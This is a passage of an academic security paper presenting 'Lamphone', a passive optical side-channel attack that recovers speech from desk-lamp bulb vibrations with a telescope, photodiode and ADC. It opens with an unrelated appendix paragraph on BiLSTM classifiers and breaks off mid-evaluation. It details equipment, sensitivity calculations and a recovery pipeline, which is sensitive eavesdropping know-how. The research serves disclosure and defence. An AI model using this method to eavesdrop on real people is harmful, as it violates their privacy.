B.2 Software Optimizations

Machine learning frameworks sometimes allow for performance-tuned alternatives for frequently used operations. These inference optimizers have the effect of introducing new categories to the supervised BiLSTM classification task, either by merging commonly paired operations (i.e. fully connected step and batch norm) or introducing new operations altogether (i.e optimized mean computation for average pooling). Changing topology classification categories provides a defense against a BiLSTM classifier trained without optimizers in its dataset. However, there are no stipulations against building a dataset consisting of inferences where optimizers are both turned on and off, generating an encompassing BiLSTM classifier that would be robust to such defenses.

Lamphone: Passive Sound Recovery from a Desk Lamp's Light Bulb Vibrations

Abstract

In this paper, we introduce "Lamphone," an optical side-channel attack used to recover sound from desk lamp light bulbs; such lamps are commonly used in home offices, which became a primary work setting during the COVID-19 pandemic. We show how fluctuations in the air pressure on the surface of a light bulb, which occur in response to sound and cause the bulb to vibrate very slightly (a millidegree vibration), can be exploited by eavesdroppers to recover speech passively, externally, and using equipment that provides no indication regarding its application. We analyze a light bulb's response to sound via an electro-optical sensor and learn how to isolate the audio signal from the optical signal. We compare Lamphone to related methods presented in other studies and show that Lamphone can recover sound at high quality and lower volume levels that those methods. Finally, we show that eavesdroppers can apply Lamphone in order to recover speech at the sound level of a virtual meeting with fair intelligibility when the victim is sitting/working at a desk that contains a desk lamp with a light bulb from a distance of 35 meters.

1 Introduction

The COVID-19 era, with its lockdowns, social distancing, isolation, and quarantining, forced many people to stay at home, work from home, and refrain from attending in-person meetings. COVID-19 restrictions created a risky reality where meetings that were usually held in person in secured buildings (e.g., offices, clinics, banks) were replaced by phone calls and virtual meetings in which the participants were based in unsecured home environments (e.g., home offices). As a result, personal, confidential, and business information is frequently being exchanged from unsecured home environments in countries that are still under severe COVID-19 restrictions and in countries that have already overcome COVID-19 where companies have adopted a hybrid working approach.

The sensitive information shared by individuals in home environments may attract eavesdroppers seeking to obtain valuable information revealed in these settings for various malicious purposes (e.g., spying, shaming, blackmailing). Various side-channel attacks that can be applied by eavesdroppers to recover sound from unsecured environments have been demonstrated [7, 8, 12, 14, 15, 18, 22, 23, 27, 28, 31, 32, 35]. These studies have contributed to improved understanding regarding the risks of sound eavesdropping via non-acoustic data. These methods suffer from at least one of the following disadvantages: (1) Some methods rely on obtaining and exfiltrating data from a compromised device located in proximity of a target/victim [7, 8, 14, 15, 18, 22, 27, 28, 35], a fact that requires the eavesdropper to compromise a target device with malware in advance. (2) Some methods are limited to the classification of isolated words that appear in a precompiled dictionary [7, 8, 15, 22, 27, 28, 35], a fact that requires the eavesdropper to invest additional time in compiling words for a dictionary. (3) Other methods are limited to recovering sound at a high volume (+85 dB) [12, 18, 31, 32], a fact that limits their effectiveness at recovering speech from virtual meetings (the sound level of such meetings is typically 75 dB). (4) Some methods rely on spying equipment, a fact that limits their availability in some countries due to regulations restricting the sale of this equipment [23]. (5) Other methods require that an active laser beam be directed at objects located near the target [23], a fact that increases the likelihood of detection.

In this paper, we identify a new risk to personal and business meetings held in unsecured home environments. We show that the presence of desk lamps (and more specifically the light bulbs used in desk lamps), which are commonly used in home offices and bedrooms, can be exploited by eavesdroppers to recover intelligible speech at levels of 75 dB externally, passively, and using equipment that is not associated with spying and provides no indication regarding its application. We introduce "Lamphone," a novel side-channel attack capable of recovering speech optically via an electro-optical sensor directed at a desk lamp's bulb; such bulbs vibrate due to air pressure fluctuations which occur naturally when sound waves hit the light bulb's surface. We explain how a bulb's response to sound (a millidegree vibration) can be exploited to recover sound, and we establish a criterion for the sensitivity

specifications of a system capable of recovering sound from such small vibrations. Then, we evaluate a bulb's response to sound, identify factors that influence the recovered signal, and characterize the recovered signal's behavior. Based on our findings, we developed an optical-acoustic transformation (OAT) to isolate the audio signal from the optical signal obtained by directing an electro-optical sensor at a desk lamp's bulb. Finally, we evaluate Lamphone's performance on the task of recovering sound and show that Lamphone is capable of recovering speech audio at the sound level of a virtual meeting with fair intelligibility from a distance of 35 meters.

The rest of the paper is structured as follows: In Section 2, we review existing methods for eavesdropping. In Section 3, we present the threat model. In Section 4, we analyze the response of a light bulb to sound. We present our optical-acoustical transformation in Section 5, and in Section 6, we evaluate Lamphone's performance on the task of sound recovery. In Section 7, we describe potential improvements that can be made to optimize the quality of the recovered sound, and we present countermeasure methods against the Lamphone attack in Section 8. We discuss the limitations of the attack and suggest future work directions in Section 9.

2 Related Work

In this section, we review related research focused on eavesdropping methods. Several studies [7, 8, 15, 22, 28, 35] have shown that measurements obtained from motion sensors located in proximity of a victim can be used for the classification of words. They variously demonstrated that the response of MEMS gyroscopes [22], accelerometers [7, 8, 35], and geophones [15] to sound at 75-85 dB can be used to classify words and identify speakers and their genders, even when the sensors are located in a smartphone and the sampling rate is limited to 200 Hz. Two other studies [14, 27] showed that the process of output devices can be inverted to recover speech. In [27], the authors established a microphone by recovering sound at 80 dB from a vibration motor, and in [14], the audio from speakers was recovered. A recent study [18] exploited magnetic hard disks to recover audio, showing that measurements of the offset of the read/write head from the center of the track of the disk can be used to recover songs and speech at 90 dB.

Two studies [31, 32] used the physical layer of Wi-Fi packets to eavesdrop sound at 95 dB. In [32], the authors suggested a method that analyzes the received signal strength indication of Wi-Fi packets sent from a router to recover sound by using a device with an integrated network interface card. They showed that this method can be used to recover the sound from a piano. In [31], the authors suggested a method that analyzes the channel state information of Wi-Fi packets sent from a router to classify words.

Two other studies were able to recover speech from encrypted VoIP data by exploiting side effects of the compression process (variable bitrate) [33, 34]. A recent study suggested a new TEMPEST attack against devices to recover sound from speakers by analyzing the emitted EMR (electromagnetic radiation) [10].

Other methods utilized optical sensors to recover sound [12, 23]. The laser microphone [23] is a well-known method that uses an external device. In this case, the eavesdropper directs a laser beam through a window into the victim's room; the laser beam is reflected off an object and returned to the eavesdropper who converts the beam to an audio signal. The method most related to our research is the visual microphone [12]. In this method, the eavesdropper analyzes the response of material inside the victim's room (e.g., a bag of chips) to sound waves at 95 dB, using video obtained from a high speed video camera (2200 FPS), and recovers speech.

3 Threat Model

In this section, we describe the threat model and compare its significance to methods presented in other studies.

Assumptions. We assume that the target of this attack is a person located inside his/her house, exchanging/sharing sensitive information in a phone call or virtual meeting. We assume that the victim makes the call/attends the meeting from an office/room that contains a lamp with a light bulb (e.g., a home office or bedroom) and is positioned up to 50 cm away from the light bulb, a reasonable distance for an individual seated at a standard desk with a desk lamp in a home office or seated on a bed, next to a nightstand with a tabletop lamp, in a bedroom. We consider the eavesdropper to be a malicious entity interested in recovering speech from the victim's conversation by performing the Lamphone attack. The eavesdropper could use the recovered information for various malicious purposes, including spying, shaming, blackmailing, business intelligence gathering, etc. We assume that the eavesdropper is located within 35 meters of the target room. The eavesdropper could be: (1) a person located in a room in an adjacent building (e.g., a nosey neighbor), or (2) a person in a nearby car (e.g., a private detective). We consider this threat to be highly likely in the COVID-19 era due to the increased number of personal and business meetings being held in unsecured home environments.

Components. The Lamphone attack consists of the following primary components: (1) Telescope - This piece of equipment is used to focus the field of view on the light bulb from a distance. (2) Electro-optical sensor - This sensor is mounted on the telescope and consists of a photodiode (a semiconductor device) that converts light into an electrical current. The current is generated when photons are absorbed in the photodiode. (3) Sound recovery system - This system receives an optical signal as input and outputs the recovered acoustic signal. The eavesdropper can implement such a system with dedicated hardware (e.g., using capacitors, resistors, etc.). Alternatively, the eavesdropper can use an ADC to sample the electro-optical sensor and process the data using a sound recovery algorithm running on a laptop. In this study,



Figure 1: Lamphone's threat model: The sound $snd(t)$ from the victim's room (1) creates fluctuations on the surface of the desk lamp's light bulb (the diaphragm) (2). The eavesdropper directs an electro-optical sensor (the transducer) at the light bulb via a telescope (3). The optical signal $opt(t)$ is sampled from the electro-optical sensor via an ADC (4) and processed, using an algorithm to recover the acoustic signal $snd^*(t)$ (5).

we use the latter digital approach.

The physical phenomenon. The conversation held in the target room creates sound $snd(t)$ that results in fluctuations in the air pressure on the surface of the light bulb, which causes the bulb to vibrate. As a result, a static electro-optical sensor that is directed by the eavesdropper via a telescope towards the vibrating light bulb captures the changes in the light intensity over time that result from the minuscule bulb vibrations. The time series of light intensities, which are correlative to the air pressure that hits the surface of the bulb and produced by nearby speech/sound, represent a modulation of the speech/sound inside the victim's room. The changes in the analog output of the electro-optical sensor are sampled by the ADC to a digital optical signal $opt(t)$. The eavesdropper then transforms the optical signal $opt(t)$ to an acoustic signal $snd^*(t)$ using an optical-acoustical transformation (OAT). Fig.1 outlines the threat model.

In general, microphones rely on three components (a diaphragm, transducer, and ADC). In Lamphone, the light bulb is used as a diaphragm, which vibrates when sound waves hit its surface. The transducer, which is used to convert the diaphragm's vibrations to electricity, consists of the light emitted from the light bulb (in the target room) and the electro-optical sensor (used by the eavesdropper), which creates the associated electricity. An ADC is used to convert the electrical signal to a digital signal (as in standard microphones).

Significance. The significance of Lamphone with respect to related methods presented in other studies is that Lamphone: (1) is an external method that relies on a line of sight between the electro-optical sensor and the light bulb (as opposed to other methods that require eavesdroppers to compromise a device located in physical proximity of the victim in order to obtain data and exfiltrate it [7,14,15,18,22,27,31,32,35]), (2) relies on an electro-optical sensor that is passive and does not provide any indication regarding its use (as opposed to the laser microphone [23]), (3) is composed of hardware (ADC, photodiode) that is not associated with spying (as opposed to the laser microphone [23]), (4) recovers intelligible audio signals, so it is not limited to classifying isolated words that appear in a precompiled dictionary (as opposed to [7,15,22,31,35]), and (5) capable of recovering speech at a virtual meeting's sound level of 75 dB (as opposed to [12,18,31,32]).

The two methods most related to ours are the visual microphone [12] and the laser microphone [23]. Both methods recover sound using optical sensors: the laser microphone recovers speech at standard sound levels, however it utilizes an active optical transceiver for this task (which is indicative of its use and considered spying equipment, which limits its availability). The visual microphone recovers speech by utilizing a passive high-frequency video camera (equipment which is not associated with spying), however it is limited to recovering speech at a high volume level (an average volume level of 95 dB), which is beyond the sound level of a virtual meeting (such meetings have an average volume level of 75 dB). Lamphone combines the advantages of both methods: Lamphone utilizes a passive photodiode (which is not considered spying equipment or indicative regarding its use) and is effective at recovering speech at the sound level of a typical virtual meeting. In addition, Lamphone is computationally lighter than the visual microphone. In Lamphone, an ADC is used to create the optical signal (time series) by sampling a photodiode that is used to convert light to electricity which is associated with the amount of light captured by the sensor (and changes due to the bulb's minuscule vibrations). In contrast, the visual microphone extracts the optical signal by analyzing a video stream and extracting a time series that is associated with an object's vibration over time. The optical signal (time series) is created by converting each frame obtained by the high-frequency video camera (an operation that consists of computations made on three HD resolution matrices) to a single value (scalar) in time. This requires an additional computation stage in order to create the optical signal due to the fact that the desired frequency of 2200 Hz is obtained by converting 2200 frames to 2200 scalars each second. As a result, the visual microphone requires greater computational resources than Lamphone.

4 Bulbs as Microphones

In this section, we describe a series of experiments aimed at explaining why light bulb vibrations can be used to recover sound and evaluate a bulb's response to sound empirically.

4.1 Physical Analysis

First, we measure the vibration of a light bulb when sound waves hit the light bulb's surface and establish a criterion for



Figure 2: A 3D scheme of a light bulb's axes.



Figure 3: Peak-to-peak difference of angles ϕ (left) and θ (right) for an E14 light bulb in the 150-350 Hz spectrum.



Figure 4: The peak-to-peak movement for an E14 bulb in the range of 150-350 Hz.

the sensitivity specifications of a system capable of recovering sound from these vibrations

4.1.1 Measuring a Light Bulb's Vibration

To measure the response of a light bulb to sound, we examine how sound produced in proximity to the light bulb affects a bulb's three-dimensional vibration (as presented in Fig. 2).

Experimental Setup: We attached a gyroscope (MPU-6050 GY-521 [2]) to the bottom of an E14 LED light bulb (10 watts); the bulb was not illuminated during this experiment (see Fig. 21 in the appendix). A Raspberry Pi 3 was used to sample the gyroscope at 700 Hz. We placed Logitech Z533 speakers in front of the bulb (a few centimeters away) and played various sine waves (150, 200, 250, 300, 350 Hz) from the speakers at two volume levels (60 dB and 70 dB). We obtained measurements from the gyroscope while the sine waves were played.

Results: Based on the measurements obtained from the gyroscope, we calculated the average peak-to-peak difference (in degrees) for θ and ϕ (which are presented in Fig. 3).We calculated the peak-to-peak values, since they reflect the distance between the farthest and closest points that the light bulb reaches when it vibrates. The average peak-to-peak difference was computed by calculating the peak-to-peak difference between every 700 consecutive measurements (collected from one second of sampling) and averaging the results. The frequency response as a function of the average peak-to-peak difference is presented in Fig. 3. The results presented in the figure reveal three interesting insights: the average peak-to-peak difference for the angle of the bulb is: (1) very small 2-35 millidegrees, (2) increases as the volume increases, and (3) changes as a function of the frequency.

Based on the known formula of the spherical coordinate



Figure 5: Experimental setup: the telescope and the E14 bulb used in the experiments. A PDA100A2 electro-optical sensor [5] is mounted on the telescope. The electro-optical sensor outputs voltage that is sampled via an ADC (NI-9234) [3] and processed in LabVIEW.

system [6], we calculated the 3D vector (x,y,z) that represents the peak-to-peak vibration on each of the axes. We calculated the Euclidean distance between this vector and the vector of the initial position. As seen in the figure, the sound caused movements of 17-55 microns.

4.1.2 Capturing the Optical Changes

We now explain how eavesdroppers can determine the sensitivity of the equipment needed to recover sound based on a bulb's vibration. The graphs presented in Fig. 3 establish the criterion for recovering sound: the eavesdropping system (consisting of an electro-optical sensor, telescope, and ADC) must be sensitive enough to capture the small optical differences resulting from a bulb's vibrations of 17-55 microns.

In order to demonstrate how eavesdroppers can determine the sensitivity of the equipment needed to satisfy the above-mentioned criterion, we conduct another experiment.

Experimental Setup: We directed a telescope (with a lens diameter of 25 cm) at a 12W E14 LED bulb (as can be seen in Fig. 5). We mounted an electro-optical sensor (the Thorlabs PDA100A2 [5], which is an amplified switchable gain light sensor that consists of a photodiode) to the telescope. The voltage was obtained from the electro-optical sensor using a

Table 1: Expected voltage for each frequency (based on the linear equations calculated from Fig. 6 and the expected movement from Fig. 4). Green cells can be detected by the sensitivity provided by the ADC while yellow cells cannot.

		Expected voltage change for E14 light bulb



Figure 6: Output obtained from the electro-optical sensor from various distances.

24-bit ADC NI-9234 card [3] and processed in a LabVIEW script that we wrote. The internal gain of the electro-optical sensor was set at 50 dB. We placed the telescope at various distances (1, 2, 3, 4, 6, 7, 9 meters) from the light bulb and measured the voltage obtained from the electro-optical sensor for each distance.

Results: The results of this experiment are presented in Fig. 6. These results were used to compute the linear equation between every two consecutive points. Based on the linear equations, we calculated the expected voltage for each expected movement in the 150-350 Hz spectrum for the E14 light bulb for a sound level of 70 dB (based on the results in Fig. 4). The linear equations and the expected voltage for each movement are presented in Table 1.

We now explain how to use the data in Table 1 in order to determine which frequencies can be recovered from the optical measurements obtained for a sound level of 70 dB. The sensitivity of the ADC can be calculated using the equation: $\frac{R}{2^B-1}$, where R denotes the dynamic range of the output of the ADC, and B denotes the resolution of the output in bits. For example, a 24-bit ADC with an input range of [-5,5] voltage (e.g., like the card used in our experiments) provides a sensitivity of: $\frac{10}{2^{24}-1} \approx 0.6$ µV.

Analyzing Table 1, we find that an ADC with a sensitivity of 0.6 µV is sufficient for recovering the entire spectrum (150-350 Hz) from a distance of nine meters, because the smallest vibration of the bulb (17 microns) from this distance is expected to yield a difference of 2.7 µV (for a frequency of 150 Hz and a distance of nine meters). Such an ADC can provide the sensitivity required to recover the entire spectrum from any distance. However, given an ADC with a lower sensitivity of 4 µV, only part of the spectrum can be recovered beyond some distance (e.g., beyond three meters), because in the frequency range of 150-250 Hz the vibrations of the bulb are expected to yield values below 4 µV. The green cells in Table 1 indicate frequencies that can be recovered by the sensitivity provided by two ADCs (with sensitivities of 0.6 µV and 4 µV). The yellow cells in Table 1 indicate the frequencies that cannot be recovered by the ADCs in use. As can be seen in the table, the entire measured spectrum can be recovered with: (1) an ADC which provides 0.6 µV sensitivity from all distances, and (2) an ADC which provides 4 µV sensitivity from a maximal distance of three meters. This experiment and these calculations can be used to determine the required ADC given the electro-optical sensor used to capture light from a light bulb.

4.2 Exploring the Optical Response to Sound

The experiments presented in this section were performed to evaluate light bulbs' response to sound. The experimental setup described in the previous subsection (presented in Fig. 5) was also used throughout this set of experiments.

4.2.1 Characterizing the Optical Signal in Silence

First, we learn the characteristics of the optical signal when no sound is played.

Experimental setup: We obtained five seconds of optical measurements from the electro-optical sensor when no sound was played in the lab.

Results: The FFT graph extracted from the optical measurements when no sound was played is presented in Fig. 7. As can be seen, peaks appears in the FFT at 100 Hz and its harmonics (200 Hz, 300 Hz, etc.). The optical phenomenon that happens at 100 Hz (which was captured by the electro-optical sensor) is the result of power net harmonics. Most electronic devices work with DC voltage that is converted from AC. A diode bridge is integrated into the electrical device, which flips the negative half of the sinus, doubling the base frequency from 50 Hz to 100 Hz. As a result, the LED changes its intensity 100 times a second. These frequencies strongly impact the optical signal and are not the result of the sound that we want to recover. From this experiment we concluded that filtering will be required.



Figure 7: Baseline - FFT of the optical signal in silence (no sound is played).



Figure 8: Difference in FFT before and when an air horn was used.



Figure 9: SNR for a desk lamp at 100-2000 Hz.

4.2.2 Bulb's Response to a Single Sine Wave

Next, we show that the effect of sound on a nearby bulb can be exploited to recover sound by analyzing the light emitted from the bulb via an electro-optical sensor in the frequency domain.

Experimental Setup: In this experiment, we used an air horn that plays a sine wave at a frequency of 518 Hz. We pointed the electro-optical sensor at the bulb and obtained optical measurements. Then we placed the air horn five centimeters away from the bulb and operated the horn, obtaining sensor measurements as we did so.

Results: Fig. 8 presents two FFT graphs created from two seconds of optical measurements obtained before and while the air horn was used. The peak that was added to the frequency domain at around 518 Hz shows that the sound the air horn produced affects the optical measurements obtained via the electro-optical sensor. In this experiment, we specifically used a device (air horn) that does not create an electromagnetic side effect (in addition to the sound), in order to prove that the results obtained are caused by fluctuations in the air pressure on the surface of the bulb (and not by anything else).

4.2.3 Bulb's Response to Sound at 100-2000 Hz

In the next experiment, we tested the response of the light bulb in a desk lamp to a wide spectrum of frequencies. These experiments were conducted using speakers that were placed in front of the light bulb on a dedicated stand.

Experimental Setup: We created an audio file that consists of various sine waves (120, 170, 220, ... 1020 Hz) where each sine wave was played for two seconds. We played the audio file via the speakers near the bulb at two volume levels (60 dB and 70 dB) and obtained the optical signal via the electro-optical sensor.

Results: Fig. 9 presents the SNR obtained from the desk lamp light bulb. Analyzing the signal with respect to the original signal reveals two insights: (1) The response of the recovered signal decreases as the frequency increases until its power reaches the same level as the noise. (2) The SNR improves as the volume increases. From this experiment, we concluded that we would have to increase the SNR using speech enhancement and denoising techniques, and strengthen the response of higher frequencies in order to recover them by using an equalizer.

4.3 Explaining the Physical Phenomenon

The experiments conducted in this section show that the intensity of the light captured by an electro-optical sensor changes as a function of the distance between the light bulb and the electro-optical sensor (Fig. 6). The changes in the distance between the light bulb and a static electro-optical sensor are caused by sound waves that hit the surface of the bulb and cause the bulb to vibrate (Fig. 4). As a result, the electro-optical sensor outputs voltage levels (which serve as optical measurements) that modulate the sound near the light bulb (Fig. 9) with some additional side effects (Fig. 7).

5 Optical Acoustical Transformation

In this section, we leverage the findings presented in Section 4 and present an optical-acoustic transformation (OAT), which we use to recover audio signals from the optical signals obtained from an electro-optical sensor directed at a light bulb. Throughout this section, we consider $snd(t)$ as the audio played inside the victim's room by the speakers, $opt(t)$ as the optical signal obtained via an electro-optical sensor directed at a tabletop/desk lamp, and $snd^*(t)$ as the audio signal recovered from $opt(t)$ using the OAT. The OAT consists of the following steps:

1) Filtering Side Effects: As discussed in Section 4 and presented in Fig. 7, there are factors which affect the optical signal $opt(t)$ that are not the result of the sound played (e.g., peaks which are added to the spectrum that are the result of the lighting frequency of the light bulb and its harmonics - 100 Hz, 200 Hz, etc.). We filter these frequencies using bandstop filters. In addition, since the lower range of the speech spectrum is around 100 Hz, we use a high-pass filter (>100 Hz) to remove any phenomenon that is added to the optical signal that is not the result of the sound.

2) Speech Enhancement: Speech enhancement is performed to optimize the speech quality by improving the intelligibility and overall perceptual quality of the speech signal. We enhance the speech signal by normalizing the values of $opt(t)$ to the range of [-1,1].

3) Noise Reduction: Noise reduction is the process of removing noise from a signal in order to optimize its quality. We reduce the noise by applying spectral subtraction, one of the first techniques proposed for denoising single channel speech [30]. Spectral subtraction is considered an adaptive technique, i.e., it characterizes the noise from the signal. Adap-



Figure 10: The effect of each step of the OAT in recovering the word "lamb" from an optical signal.

tive techniques are highly effective at removing noise from signals when there is no prior knowledge regarding the distribution of the noise or when the distribution of the noise changes between different setups.

4) Equalizer: Equalization is the process of adjusting the balance between frequency components within an electronic signal. We use an equalizer to amplify the response of weak frequencies.

The influence of each step of the OAT on the recovered signal when the transformation is used to recover an arbitrary sentence is illustrated in Fig. 10. As can be seen, the raw optical signal is very noisy, however the application of each step significantly improves the SNR. In the appendix, we present Algorithm 1, an implementation of the OAT's steps to recover audio from optical measurements.

The techniques used in this study to recover speech are extremely popular in the area of speech processing; we used them for the following reasons: (1) the techniques rely on a speech signal that is obtained from a single channel; if eavesdroppers have the capability of sampling the light bulb using other sensors, thereby obtaining several signals via multiple channels, other methods can also be applied to recover an optimized signal; (2) these techniques do not require any prior data collection to create a model; novel speech processing methods use neural networks to optimize the speech quality in noisy channels, however such neural networks require a large amount of data for the training phase in order to create robust models, a requirement that eavesdroppers would likely prefer to avoid; (3) the techniques can be applied in real-time applications, so the optical signal obtained can be converted to audio with minimal delay; and (4) these techniques (e.g., spectral subtraction and equalization) can overcome changes in the optical signal's SNR level which can be caused by different noise levels.

6 Evaluation

In this section, we evaluate the performance of the Lamphone attack in terms of its ability to recover sound from the light bulb of a desk lamp. We start by examining the influence of environmental factors and various types of bulbs and lamps on the SNR of the recovered sound. We continue by comparing Lamphone's performance to related work in a lab setup. Finally, we examine the influence of the distance between the bulb and the victim and the electro-optical sensor and the bulb on Lamphone's performance.

The reader can assess the quality of the recovered sound visually by analyzing the extracted graphs (spectrograms and SNR), qualitatively by listening to the recovered audio signal online,[1,2] and quantitatively based on metrics used by the audio processing community to compare a recovered signal to its original signal: (1) Intelligibility - a measure of how comprehensible speech is in given conditions. Intelligibility is affected by the level and quality of the speech signal, and the type and level of the background noise and reverberation [1]. To measure intelligibility, we used the metric suggested by [29], which results in values between [0,1]. A higher intelligibility indicates better sound quality. (2) Log-Likelihood Ratio (LLR) - a metric that captures how closely the spectral shape of a recovered signal matches that of the original clean signal [26]. This metric has been used in speech research for many years to compare speech signals [11]. A lower LLR indicates better sound quality. (3) Weighted Spectral Slope (WSS) - a distance measure that computes the weighted difference between the spectral slopes in each frequency band [21]. The spectral slope is the difference between adjacent spectral magnitudes in decibels. A lower WSS indicates better speech quality. (4) NIST Speech SNR (NIST-SNR) - the speech-to-noise ratio, which is defined as the logarithmic ratio between the speech power and the noise power estimated over 20 consecutive ms. A higher NIST-SNR indicates better sound quality.

We used the following equipment and configurations to recover sound in all of the experiments conducted and described in this section: a telescope (25 cm lens diameter) was directed at the light bulbs. We mounted an electro-optical sensor (Thorlabs PDA100A2 [5]) to the telescope. The electro-optical sensor was configured for the highest gain level before saturation. The output of the electro-optical sensor (voltage associated with light intensity) was sampled with two different ADCs. A 24-bit ADC NI-9234 card was used for the experiments presented in Sections 6.1-6.3. A PXI-1082 measurement system (PXI Sound and Vibration Module PXI-4498 with a 24-bit ADC) was used for the experiments presented in Section 6.4, in order to optimize the SNR (its noise level is lower by almost two orders of magnitude compared to the NI-9234). We used Logitech Z200 speakers, which were placed on a dedicated stand, to produce the sound. The data was processed in a LabVIEW script that we wrote. The sampling frequency of the ADC was configured at 2 KHz. In the rest of this section we refer to this setup as the eavesdropping equipment. The



Figure 11: Influence of an electric fan on the spectrum.



Figure 12: The effect of the light in a room on the SNR.

level of the sound played was measured with a professional decibel meter.

6.1 Influence of Environmental Conditions

6.1.1 Effect of Fan/Air Conditioner

First, we explore the effect of air produced by an external device (e.g., a fan, air conditioner) in proximity to the desk lamp. Such devices may cause unwanted vibrations which may affect the quality of the recovered signals.

Experimental Setup: We directed an electric fan at the desk lamp light bulb from a distance of one meter. We obtained two optical signals via the electro-optical sensor: (1) a baseline signal when the electric fan was off, and (2) an additional signal when the electrical fan was on.

Results: Fig. 11 presents the SNR calculated from the two optical signals. As can be seen, air produced by the electric fan affects the spectrum below 120 Hz.

Conclusions: The range below 120 Hz is filtered in the first step of the OAT using a high-pass filter. Therefore, despite the effect of the electric fan on the spectrum, it has a negligible effect on the quality of the recovered speech, because most of the speech energy is present above 100 Hz.

6.1.2 Effect of Ambient Light

Next, we explore the effect of ambient light on the SNR.

Experimental Setup: We played a frequency scan via speakers that were placed 10 centimeters from the desk lamp light bulb. We obtained two optical signals via the electro-optical sensor from a distance of five meters: when the light in the room was off (darkness) and on.

Results: Fig. 12 presents the SNR calculated from the two optical signals. As can be seen, the SNR graphs are almost identical in their behavior and quality.



Figure 13: SNR of different types of desk lamps.

Conclusions: Based on this experiment, we concluded that ambient light does not affect the SNR of the recovered sound.

6.2 Influence of Lamps and Bulbs

6.2.1 Effect of the Lamp

Here we explore the effect of the type of lamp used on the SNR.

Experimental Setup: We directed an electro-optical sensor at a desk lamp through a telescope located five meters away. We placed the speakers 10 centimeters away from the lamp and played a frequency scan from the speakers (70 Hz-1000 Hz). We obtained optical signals during the frequency scan. We repeated this experiment four times, each time using a different type of desk lamp (presented in Fig. 13). The same bulb was used in each of the lamps: a 12W E27 light bulb.

Results: Fig. 13 presents the SNR calculated from the optical signals. As can be seen from the results, the behavior of the SNR graphs is similar for the four desk lamps examined: the SNR decreases as a function of the frequency. However, the SNR level of each of the lamps differs (as does the effective bandwidth that can be used to recover sound). For example, a lamp with a long swing arm (lamp D) produces higher SNR values than lamps with short swing arms (lamps B and C). In addition, the fixed desk lamp (lamp A) produces significantly lower SNR values than the adjustable table lamps. Based on this experiment, we concluded that all of the lamps can be used to recover sound, however the type of lamp used affects the quality of the recovered sound.

6.2.2 Effect of the Light Bulb

Here we explore the effect of the type of light bulb used on the SNR.

Experimental Setup: We repeated the previous experiment, this time using a fixed desk lamp, playing a frequency scan and obtaining optical measurements from four different types of E27 light bulbs: Incandescent 40W (31 grams), Leelite 15W LED (67 grams), Leelite 19W LED (86 grams), and S-10A60 15W LED (39 grams). In addition, we obtained optical

STD	2.4	0.49

measurements from four different types of E14 light bulbs: Eurolux 10W LED (36 grams), Nixon 9W LED (22 grams), Nixon 5W LED (36 grams), and Osram 40W Incandescent (16 grams).

Results: Figs. 14 and 15 present the SNR calculated from the eight optical signals. As can be seen from the results, the bulbs that produced higher SNR values were the more powerful bulbs (higher wattage), and LED bulbs produced higher SNR values than other types of bulbs. In addition, lighter LED bulbs produced higher SNR values than heavier ones with the same power level.

6.3 Comparing Lamphone to Related Work

6.3.1 Comparing Lamphone to the Visual Microphone

Here, we compare the performance of Lamphone to that of the visual microphone [12]. The authors proposing the visual microphone demonstrated the recovery of six sentences from the TIMIT repository [13] by playing the sentences via speakers and analyzing the resulting vibrations of a bag of chips via a high-frequency video camera (2200 FPS) from a distance of two meters. We compare Lamphone's performance when recovering the same sentences by analyzing the vibrations of a 12W E14 desk lamp light bulb.

Experimental Setup: We followed the experimental setup used in the visual microphone study [12] as follows: We placed speakers on a dedicated stand (so their vibrations would not affect the bulb) at the same distance that the bag of chips was placed in the visual microphone study (5 cm). We played the same six sentences from the TIMIT repository recovered by the visual microphone via the speakers at the same volume level used in the visual microphone study (95 dB). We placed the eavesdropping equipment 2.5 meters from the light bulb, behind a closed door (the same distance that the video camera was placed in the visual microphone study). Our experimental setup is presented in Fig. 5.

Results: We used the OAT to recover speech from the optical measurements. The recovered audio signals are available online[1] where they can be heard. The spectrograms of the six recovered sentences can be seen in Figs. 22 and 23 in the appendix. We evaluated the intelligibility, LLR, WSS, and NIST-SNR of the recovered signals and reported the results in Table 2. We also downloaded the same six audio signals that were recovered and published in the study presenting the visual microphone, and evaluated their performance according to the same metrics. The results presented in Table 2 reveal four interesting insights: (1) The range of the intelligibility of the speech recovered by Lamphone is 0.67-0.72, which is considered good/fair according to [1]. The average intelligibility of the speech recovered by Lamphone is 0.1 higher (better) than the average intelligibility of the speech recovered when using the visual microphone. In addition, the standard deviation (STD) of the intelligibility obtained by Lamphone is 0.04 lower (better) than the STD of the intelligibility obtained by the visual microphone. This indicates that the results obtained by Lamphone are of a higher quality and more stable in terms of intelligibility. (2) The average LLR of the speech recov-

ered by the visual microphone is 0.27 lower (better) than that obtained when using Lamphone. In addition, the STD of the LLR obtained by the visual microphone is 0.01 lower (better) than the STD of the LLR obtained by Lamphone. This indicates that the results obtained by the visual microphone are of a higher quality and more stable in terms of the LLR. (3) The average WSS of the speech recovered using Lamphone is 96.59 lower (better) than the speech recovered by the visual microphone. In addition, the STD of the WSS obtained by Lamphone is 26.75 lower (better) than the STD of the WSS obtained by the visual microphone. This indicates that the results obtained by Lamphone are of a higher quality and more stable in terms of the WSS. (4) The average NIST-SNR of the speech recovered by the visual microphone is 17.1 higher (better) than the average NIST-SNR of the recovered speech when using Lamphone. However, the STD of the NIST-SNR obtained by Lamphone is 7.3 lower (better) than the STD of the NIST-SNR obtained by the visual microphone. This indicates that the results obtained by Lamphone are more stable but of a lower quality in terms of the NIST-SNR.

6.3.2 Comparing Lamphone to the Hard Drive of Hearing

Here, we compare the performance of Lamphone to that of the Hard Drive of Hearing [18]. The authors proposing the Hard Drive of Hearing demonstrated the recovery of two recordings from the Harvard sentences database: a female sample (list 1) and a male sample (list 57). The specific audio samples are taken from the Open Speech Repository [4]. We compare Lamphone's performance when recovering the same sentences by analyzing the vibrations of a 12W E14 desk lamp light bulb.

Experimental Setup: We followed the experimental setup used in the Hard Drive of Hearing [18] study as follows: We placed speakers on a dedicated stand (so their vibrations would not affect the bulb) the same distance as in the Hard Drive of Hearing study (25 cm). We played the two audio samples from the Open Speech Repository recovered by the Hard Drive of Hearing via the speakers at the same volume level used in the Hard Drive of Hearing study (85 dB). In our experiment, the eavesdropping equipment was placed 2.5 meters from the light bulb, behind a closed door. Our experimental setup is presented in Fig. 5.

